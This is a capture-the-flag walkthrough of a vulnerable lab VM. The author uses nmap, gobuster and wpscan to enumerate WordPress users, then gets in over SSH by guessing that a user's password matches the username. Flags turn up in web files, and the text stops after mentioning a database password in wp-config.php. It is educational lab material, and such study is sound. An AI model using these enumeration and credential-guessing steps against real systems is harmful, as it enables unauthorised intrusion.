
Walkthrough
by Belal Hamed


```
File  Actions  Edit  View  Help

┌──(belal㉿kali)-[~]
└─$ nmap -A 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 10:11 EST
Nmap scan report for 192.168.1.14
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Borkan Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34259/udp6  status
|   100024  1          35791/tcp6  status
|   100024  1          41643/tcp   status
|_  100024  1          42439/udp   status
MAC Address: 08:00:27:09:21:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 192.168.1.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds

┌──(belal㉿kali)-[~]
└─$
```

first used nmap tool to scan

found 3 open ports




let go to the site but not found any thing

```
┌──(belal㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 310] [--> http://192.168.1.14/img/]
/css                 (Status: 301) [Size: 310] [--> http://192.168.1.14/css/]
/wordpress           (Status: 301) [Size: 316] [--> http://192.168.1.14/wordpress/]
/manual              (Status: 301) [Size: 313] [--> http://192.168.1.14/manual/]
/js                  (Status: 301) [Size: 309] [--> http://192.168.1.14/js/]
/vendor              (Status: 301) [Size: 313] [--> http://192.168.1.14/vendor/]
/fonts               (Status: 301) [Size: 312] [--> http://192.168.1.14/fonts/]
/server-status       (Status: 403) [Size: 300]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

mmmmm let try discover directory for web sit

use gobuster tool

good , found wordpress dir the web site used wordpress



Skip to content
Raven Security

Raven Security

Just another WordPress site

Scroll down to content

Posts

Posted on August 12, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ... Search

Recent Posts

- Hello world!

Recent Comments

let go to to wordpress

```
└─$ wpscan --url http://192.168.1.14/wordpress/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.27
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.14/wordpress/ [192.168.1.14]
[+] Started: Sat Dec 28 09:46:10 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.14/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.14/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'

[i] The main theme could not be detected.
```

based on the site use wordpress let use wepscan tool to scan wordpress

```
Confidence: 100%
References:
 - http://codex.wordpress.org/XML-RPC_Pingback_API
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

 WordPress readme found: http://192.168.1.14/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

 The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
 - https://www.iplocation.net/defend-wordpress-from-ddos
 - https://github.com/wpscanteam/wpscan/issues/1299

 WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
Found By: Emoji Settings (Passive Detection)
 - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
Confirmed By: Meta Generator (Passive Detection)
 - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'

 The main theme could not be detected.

 Enumerating Users (via Passive and Aggressive Methods)
ute Forcing Author IDs - Time: 00:00:01 <=========================================

 User(s) Identified:

 steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

 michael
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
```

wow very well i found two users michael and steven

```
┌──(belal㉿kali)-[~]
└─$ ssh michael@192.168.1.14
michael@192.168.1.14's password:
Permission denied, please try again.
michael@192.168.1.14's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$
```

let try connect with ssh i connect by michael

but i dont konw password

let gusees the password is same username is michael

wow i achived


```
permitted by applicable law.
You have new mail.
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$ cd
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd ..
michael@Borkan:/home$ ls
michael  steven
michael@Borkan:/home$ cd michael/
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd /
michael@Borkan:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys
michael@Borkan:/$ cd var/
michael@Borkan:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Borkan:/var$ cd www/
michael@Borkan:/var/www$ ls
flag2.txt  html
michael@Borkan:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Borkan:/var/www$
```

let discover machine there is exe file called login and many directory but interested with /var/www

wow i found flag 2 but also i need flag one

```
                                                <div class="single-footer-widget">
                                                        <h6>Follow Us</h6>
                                                        <p>Let us be social</p>
                                                        <div class="footer-social d-flex align-items-cent
                                                                <a href="#"><i class="fa fa-facebook"></i
                                                                <a href="#"><i class="fa fa-twitter"></i>
                                                                <a href="#"><i class="fa fa-dribbble"></i
                                                                <a href="#"><i class="fa fa-behance"></i>
                                                        </div>
                                                </div>
                                        </div>
                                </div>
                        </div>
                </footer>
                <!-- End footer Area -->
                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                <script src="js/vendor/jquery-2.2.4.min.js"></script>
                <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" i
                <script src="js/vendor/bootstrap.min.js"></script>
                <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhO
                <script src="js/easing.min.js"></script>
                <script src="js/hoverIntent.js"></script>
                <script src="js/superfish.min.js"></script>
                <script src="js/jquery.ajaxchimp.min.js"></script>
```


i found this flag in /var/www/html/service.html




let go wordpress directory

wow i found wp_config.php the file it very important

ohhh i find password of root database nice



let connect with database



